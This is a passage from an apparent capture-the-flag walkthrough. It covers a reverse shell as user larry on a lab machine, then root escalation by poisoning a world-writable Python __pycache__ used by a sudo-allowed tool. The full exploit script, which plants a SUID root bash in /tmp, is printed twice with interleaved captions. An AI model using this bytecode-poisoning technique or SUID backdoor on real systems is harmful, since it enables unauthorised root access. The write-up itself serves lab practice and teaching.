
Upload confirms dark.zip selection in interface, with “Send to developer” button triggering automated extension testing process.

Reverse shell connects from 10.129.244.79, spawning a limited bash shell as larry in the markdownPreview directory.

Listing /home reveals Larry and git directories, owned by respective users.

Basic shell access as larry confirms markdownPreview directory and user.txt via ls.

Reading user.txt with cat reveals the user flag.
Escalate to Root Privileges Access
Privilege Escalation:

The sudo -l command shows that Larry can run /opt/extensiontool/extension_tool.py as root without providing a password.

Listing /opt/extensiontool/ reveals extension_tool.py and extension_utils.py, owned by root with executable permissions.

Running /opt/extensiontool/extension_tool.py as Larry lists available extensions: Fontify, Timer, ReplaceImages.

The script handles manifest validation, version bumping, ZIP processing, and temporary file cleanup, revealing the logic used for testing uploaded Chrome extensions.

Examining /opt/extensiontool/pycache/ reveals world-writable permissions, enabling modification of compiled Python bytecode.
# exploit.py - Python bytecode poisoning exploit
import os, struct, py_compile

TARGET_DIR = "/opt/extensiontool"
SOURCE_FILE = os.path.join(TARGET_DIR, "extension_utils.py")
CACHE_PATH = os.path.join(TARGET_DIR, "__pycache__", "extension_utils.cpython-312.pyc")

print("[*] Step 1: Creating malicious module...")

# Create fake extension_utils.py with our backdoor
with open("extension_utils.py", "w") as f:
    f.write('''
import os
def validate_manifest(path):
    return {"version": "0.0.1"}
def clean_temp_files(arg):
    # Create SUID bash for root access
    os.system("cp /bin/bash /tmp/rootbash")
    os.system("chmod 4777 /tmp/rootbash")
''')

print("[*] Step 2: Compiling to bytecode...")
py_compile.compile("extension_utils.py", cfile="payload.pyc")

print("[*] Step 3: Reading original file stats...")
st = os.stat(SOURCE_FILE)
orig_mtime = int(st.st_mtime)
orig_size = st.st_size
print(f"[+] Original timestamp: {orig_mtime}, size: {orig_size}")

print("[*] Step 4: Patching .pyc header...")
with open("payload.pyc", "rb") as f:
    data = bytearray(f.read())
Creates a malicious module, compiles it to bytecode, and prepares it by matching original file metadata for stealthy cache injection.
# Patch header bytes 8-15 with original values
struct.pack_into("<I", data, 8, orig_mtime)   # timestamp at offset 8
struct.pack_into("<I", data, 12, orig_size)   # size at offset 12

print("[*] Step 5: Injecting poisoned bytecode...")
with open(CACHE_PATH, "wb") as f:
    f.write(data)

print("[+] Done! Run: sudo /opt/extensiontool/extension_tool.py --clean")# pwn.py - Python bytecode poisoning exploit
import os, struct, py_compile

TARGET_DIR = "/opt/extensiontool"
SOURCE_FILE = os.path.join(TARGET_DIR, "extension_utils.py")
CACHE_PATH = os.path.join(TARGET_DIR, "__pycache__", "extension_utils.cpython-312.pyc")

print("[*] Step 1: Creating malicious module...")Patches .pyc metadata for stealth, overwrites cached bytecode, and triggers payload execution when loaded by a privileged process.
# Create fake extension_utils.py with our backdoor
with open("extension_utils.py", "w") as f:
    f.write('''
import os
def validate_manifest(path):
    return {"version": "0.0.1"}
def clean_temp_files(arg):
    # Create SUID bash for root access
    os.system("cp /bin/bash /tmp/rootbash")
    os.system("chmod 4777 /tmp/rootbash")
''')

print("[*] Step 2: Compiling to bytecode...")
py_compile.compile("extension_utils.py", cfile="payload.pyc")

print("[*] Step 3: Reading original file stats...")
st = os.stat(SOURCE_FILE)
orig_mtime = int(st.st_mtime)
orig_size = st.st_size
print(f"[+] Original timestamp: {orig_mtime}, size: {orig_size}")

print("[*] Step 4: Patching .pyc header...")
with open("payload.pyc", "rb") as f:
data = bytearray(f.read())Creates a malicious module, compiles to bytecode, extracts original metadata, and prepares the payload for injection.
# Patch header bytes 8-15 with original values
struct.pack_into("<I", data, 8, orig_mtime)   # timestamp at offset 8
struct.pack_into("<I", data, 12, orig_size)   # size at offset 12

print("[*] Step 5: Injecting poisoned bytecode...")
with open(CACHE_PATH, "wb") as f:
    f.write(data)

print("[+] Done! Run: sudo /opt/extensiontool/extension_tool.py --clean")Patches .pyc metadata and overwrites the cached file, enabling payload execution when the module is loaded.

Using curl, exploit.py is downloaded from the attacker’s host and saved in /tmp.

A custom Python exploit is run in the /tmp directory. The script exploit.py performs multiple steps, including creation of a malicious module, bytecode compilation, and injection of poisoned code into the extension tool’s cache, preparing it for privilege escalation.

A setuid root binary named rootbash is utilised from the /tmp directory. The binary is launched with the -p flag, resulting in an effective user ID of root while retaining the original larry user identity.

The root flag is successfully obtained. After spawning an elevated shell with rootbash, the file /root/root.txt is read, revealing the flag